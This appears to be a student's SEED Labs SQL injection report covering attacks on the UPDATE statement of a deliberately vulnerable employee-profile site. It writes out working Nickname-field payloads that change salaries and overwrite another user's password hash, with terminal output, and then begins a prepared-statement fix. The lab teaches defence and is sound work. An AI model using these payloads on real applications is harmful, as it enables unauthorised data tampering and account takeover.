


**Conclusion:** We append another SQL statement in the username field of the webpage and try to delete Ryan's record from the database. When we try to login, it throws an error saying that it is an SQL syntax error. This is because of the in-built countermeasure in MySQL that prevents multiple SQL statements from executing invoked from the same PHP code. Because of this countermeasure, we are unable to perform the SQL injection attack by using the SELECT statement in SQL and modify anything in the database.

### 3.3 Task 3: SQL Injection Attack on UPDATE Statement

#### Task 3.1: Modify your own salary.

The purpose of this task is to make the SQL injection attack on UPDATE statement of SQL. Our task as an attacker is to modify the database by using the vulnerable UPDATE statement.



Employee Profile  
Login


USERNAME: alice

PASSWORD: \*\*\*\*\*

Login

Copyright © SEED LABS

We login as Alice using her credentials. Alice sees that her salary is 20000 and is too low. She wants to modify her salary. But normally salary is not an editable field for the employee.



Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

**Save**

Copyright © SEED LABS

Alice edits her profile and uses the Nickname field to inject her SQL to update her salary. She replaces the \$input\_nickname variable indirectly in the SQL statement to ', salary = '100000' where EID = '10000';# by using the Nickname field in the edit profile page. Here Alice's EID is 10000.

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

**Save**

Alice Profile

Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

When Alice saves her changes in the Edit profile, she sees that her Salary has been updated to her desired value. We can also go and check the database in the terminal using the command line to cross verify if Alice's salary has been changed.

```
[04/15/20]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \
g.
Your MySQL connection id is 1086
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates.
All rights reserved.

Oracle is a registered trademark of Oracle Corporation
and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and c
```

```

with -A
Database changed
mysql> select * from credential where name = 'Alice';
+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN      | Phon
eNumber | Address | Email | NickName | Password
+----+----+----+----+----+----+----+
| 1 | Alice | 10000 | 100000 | 9/20 | 10211002 | fdbe918bdae83000
aa54747fc95fe0470fff4976 |
+----+----+----+----+----+----+----+
1 row in set (0.00 sec)

mysql>

```

The above screenshot confirms that Alice's salary has been changed.

**Conclusion:** When Alice injects an SQL statement in the Nickname field of the Edit profile page, she is easily able to change the fields that are not editable normally. She injects her new Salary as an update and makes changes to her salary.

SQL before the attack at the backend.

```
$sql="UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',
Password='$hashed_pwd',Phonenumber='$input_phonenumber' where
ID=$id;";
```

SQL after the attack using the Nickname field of the Edit Profile page.

```
$sql="UPDATE credential SET nickname='', salary = '100000' where EID =
'10000';#',email='$input_email',address='$input_address',Password='$ha
shed_pwd',Phonenumber='$input_phonenumber' where ID=$id;";
```

The UPDATE statement is easily replaced with the values we want by just using the Nickname field \$input\_nickname. The above modified SQL statement changes the meaning of the update totally. The # comments out the rest of the SQL condition specified. This can be avoided using the prepared statement.

### Task 3.2: Modify other people' salary.

The purpose of this task is to make Alice to change her boss, Bob's salary to \$1. In order to achieve this we login as Alice.

A screenshot of a web browser window titled "SQLi Lab". The URL is "www.seedlabsqlinjection.com/unsafe\_home.php". The page title is "Alice Profile". On the left is a vertical toolbar with various icons. The main content shows a table with the following data:

Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Alice edits her profile and applies the same SQL injection, but this time she uses Bob's EID (20000) to change his salary. She then saves her profile as shown in the screenshot.

A screenshot of a web browser window titled "SQLi Lab". The URL is "www.seedlabsqlinjection.com/unsafe\_edit\_front". The page title is "Alice's Profile Edit". On the left is a vertical toolbar with various icons. The main content shows a form with the following fields:

NickName	<input type="text" value="', salary='1' where EID='20000';# "/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

At the bottom is a green "Save" button.

The screenshot shows a web browser window titled "SQLi Lab" with the URL "www.seedlabsqlinjection.com/unsafe\_home.php". The page header includes the "SEEDLABS" logo, "Home", "Edit Profile", and "Logout" buttons. The main content is titled "Alice Profile" and displays a table of profile information:

Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

There are no changes to Alice's profile after SQL injection. Bob makes a login to his profile.

The screenshot shows a web browser window titled "SQLi Lab" with the URL "www.seedlabsqlinjection.com/index.html". The page header includes the "SEEDLABS" logo. The main content is titled "Employee Profile Login" and features a login form with two fields: "USERNAME" containing "boby" and "PASSWORD" containing "\*\*\*\*\*". Below the form is a green "Login" button. At the bottom of the page, the text "Copyright © SEED LABs" is visible.


The screenshot shows a web browser window titled "SQLi Lab" with the URL "www.seedlabsqlinjection.com/unsafe\_home.php". The page header includes the "SEEDLABS" logo, a "Home" link, an "Edit Profile" link, and a "Logout" button. The main content area is titled "Boby Profile" and displays a table of profile information:

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Boby sees that his salary has been changed to \$1 in his profile. To double check this data, we also check in the terminal command line by using SQL select statements.

```
mysql> select * from credential where name = 'Alice';
+----+-----+-----+-----+-----+-----+
| ID | Name  | EID   | Salary | birth | SSN      | Phon
eNumber | Address | Email | NickName | Password
+----+-----+-----+-----+-----+-----+
| 1  | Alice | 10000 | 100000 | 9/20  | 10211002 | fdbe918bdae83000
aa54747fc95fe0470fff4976 |
+----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> select * from credential where name = 'Bob';
+----+-----+-----+-----+-----+-----+
```



```

+-----+
| 1 row in set (0.00 sec)

mysql> select * from credential where name = 'Boby';
+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID    | Salary | birth  | SSN      | Phone
| Number | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+
| 2 | Boby | 20000 |       | 1 | 4/20 | 10213352 |
|                               |           |           | b78ed97677c161c1c
| 82c142906674ad15242b2d4 |
+-----+-----+-----+-----+-----+-----+-----+
| 1 row in set (0.00 sec)

mysql>

```

**Conclusion:** When Alice injects an SQL statement in the Nickname field of the Edit profile page, she is easily able to change the fields that are not editable normally and she is able to modify the salary of other people. She injects her boss's new Salary as an update and makes changes to his salary without making any changes to her profile.

SQL before the attack at the backend.

```
$sql="UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',
Password='$hashed_pwd',Phonenumber='$input_phonenumber' where
ID=$id;";
```

SQL after the attack using the Nickname field of the Edit Profile page.

```
$sql="UPDATE credential SET nickname='', salary = '100000' where EID =
'20000'; #',email='$input_email',address='$input_address',Password='$ha
shed_pwd',Phonenumber='$input_phonenumber' where ID=$id;";
```

The UPDATE statement is easily replaced with the values we want by just using the Nickname field \$input\_nickname. The above modified SQL statement changes the meaning of the update totally. The # comments out the rest of the SQL condition specified.

### Task 3.3: Modify other people' password.

The purpose of this task is to modify Boby's password from Alice's account. In order to achieve this we check Boby;s record in the database Users in the credential table. Boby's password is represented in the form of a hashed value in his record. We cannot reverse a hashed value

```
with -A
Database changed
mysql> select * from credential where name = 'Boby';
+----+----+----+----+----+----+----+
| ID | Name | EID   | Salary | birth | SSN      | Phone
Number | Address | Email | NickName | Password |
+----+----+----+----+----+----+----+
| 2 | Boby | 20000 |       | 1 | 4/20 | 10213352 |
| 82c142906674ad15242b2d4 |
+----+----+----+----+----+----+----+
1 row in set (0.00 sec)

mysql> ■
```

```
+----+----+----+----+----+----+----+
| ID | Name | EID   | Salary | birth | SSN      | Phone
Number | Address | Email | NickName | Password |
+----+----+----+----+----+----+----+
| 2 | Boby | 20000 |       | 1 | 4/20 | 10213352 |
| 82c142906674ad15242b2d4 |
+----+----+----+----+----+----+----+
1 row in set (0.00 sec)

mysql> select password from credential where name = 'Bo
by';
+----+----+
| password |
+----+----+
| b78ed97677c161c1c82c142906674ad15242b2d4 |
+----+----+
1 row in set (0.00 sec)

mysql>
```

```
| 82c142906674ad15242b2d4 | | b78ed97677c161c1c
+-----+-----+-----+-----+
|-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> select password from credential where name = 'Bo
by';
+-----+
| password |
+-----+
| b78ed97677c161c1c82c142906674ad15242b2d4 |
+-----+
1 row in set (0.00 sec)

mysql> exit
Bye
[04/15/20]seed@VM:~$ echo -n 'iamchangingpwd' | openssl
sha1
(stdin)= a72625633f394d76d435c48e487944ab7d693954
[04/15/20]seed@VM:~$
```

Alice wants to find the hashed value of the password she wants to change Boby's password to. Alice wants to change Boby's password to 'iamchangingpwd'. But she does not know the current password of Boby. In order to achieve this, she finds the hashed value of 'iamchangingpwd' by using openssl sha1.

The screenshot shows a web browser window titled "SQLi Lab" with the URL "www.seedlabsinjection.com/unsafe\_edit\_front". The page is titled "Alice's Profile Edit". It contains five input fields:

Field	Value
NickName	', password='a72625633f394d76d435c
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

At the bottom is a green "Save" button.

Alice's Profile Edit

NickName	<input type="text" value="144ab7d693954' where Name='Bob';#"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

**Save**


Alice edits her profile and makes use of the Nickname field to exploit the UPDATE statement in the vulnerable application code in the same way as previous tasks. She updates her profile and saves it.

Employee Profile  
Login


USERNAME	<input type="text" value="boby"/>
PASSWORD	<input type="text" value="*****"/>

**Login**

Copyright © SEED LABs



When Boby tries to login to his profile with the old password, it shows an error saying that 'The account information you provide does not exist'. This error occurs when the password entered is wrong.



The screenshot shows a web browser window titled "SQLi Lab" with the URL "www.seedlabsqlinjection.com/unsafe\_home.php". The page has a green header with the "SEEDLABS" logo, "Home", "Edit Profile", and "Logout" buttons. The main content area is titled "Boby Profile" and contains a table with the following data:

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

When Alice tries to login to Boby's profile using his newly changed password, she is able to login to his profile. We check the password using the command line terminal as well. This shows the same hashed password in Boby's record which Alice gave as value in the update field.

```
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select password from credential where name = 'Bob
      y';
+-----+
| password |
+-----+
| a72625633f394d76d435c48e487944ab7d693954 |
+-----+
1 row in set (0.00 sec)

mysql>
```

**Conclusion:** When Alice injects an SQL statement in the Nickname field of the Edit profile page, she is easily able to change the fields that are not editable normally and she is able to modify the password of other people. She injects her boss's new hashed password as an update and makes changes to his password without making any changes to her profile and without the knowledge of Boby.

SQL before the attack at the backend.

```
$sql="UPDATE credential SET  
nickname='$input_nickname',email='$input_email',address='$input_address',  
Password='$hashed_pwd',Phonenumber='$input_phonenumber' where  
ID=$id;";
```


SQL after the attack using the Nickname field of the Edit Profile page.

```
$sql="UPDATE credential SET nickname='', password =  
'a72625633f394d76d435c48e487944ab7d693954' where Name =  
'Boby';#',email='$input_email',address='$input_address',Password='$has  
hed_pwd',Phonenumber='$input_phonenumber' where ID=$id;";
```

The UPDATE statement is easily replaced with the values we want by just using the Nickname field \$input\_nickname. The above modified SQL statement changes the meaning of the update totally. The # comments out the rest of the SQL condition specified.

### 3.4 Task 4: Countermeasure — Prepared Statement

The purpose of this task is to use the prepared statement mechanism to fix the SQL injection vulnerabilities exploited in the previous tasks and perform the same attacks as the previous tasks.




The screenshot shows a terminal window on a Linux desktop environment. The terminal history is as follows:

- [04/16/20] seed@VM:~\$ cd /var/www/SQLInjection
- [04/16/20] seed@VM:.../SQLInjection\$ ls -lrt
- total 68
- rw-r--r-- 1 root root 5119 Apr 27 2018 unsafe\_edit\_frontend.php
- rw-r--r-- 1 root root 1744 Apr 27 2018 unsafe\_edit\_backend.php
- rw-r--r-- 1 root root 14304 Apr 27 2018 seed\_logo.png
- rw-r--r-- 1 root root 9627 Apr 27 2018 safe\_home.php
- rw-r--r-- 1 root root 1900 Apr 27 2018 safe\_edit\_backend.php
- rw-r--r-- 1 root root 476 Apr 27 2018 logoff.php
- rw-r--r-- 1 root root 2033 Apr 27 2018 index.html
- drwxr-xr-x 2 root root 4096 Apr 27 2018 css
- rw-r--r-- 1 root root 10965 Apr 16 01:22 unsafe\_home.php
- [04/16/20] seed@VM:.../SQLInjection\$ sudo subl unsafe\_home.php
- [04/16/20] seed@VM:.../SQLInjection\$ sudo subl unsafe\_edit\_backend.php
- [04/16/20] seed@VM:.../SQLInjection\$ sudo service apache2 restart

In order to implement the countermeasure to prevent SQL injection attack, we have to include prepared statements in the SQL SELECT and UPDATE queries. To do this, we update the unsafe\_home.php and unsafe\_edit\_backend.php files as shown in the screenshots.

